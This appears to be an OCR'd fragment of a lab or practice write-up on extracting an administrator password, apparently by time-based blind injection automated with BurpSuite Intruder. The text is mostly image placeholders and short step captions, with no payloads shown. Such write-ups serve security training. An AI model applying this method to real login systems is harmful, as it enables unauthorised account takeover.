
- Open the login page.

- Enter the extracted password.
- Successfully log in as the administrator user.


Checking if Admin is present:




Verified for admin: (Page loaded after 10 secs)




Checking the password length:




Password is greater than 1:





Use BurpSuite Intruder for automating the queries:







Start Attack:










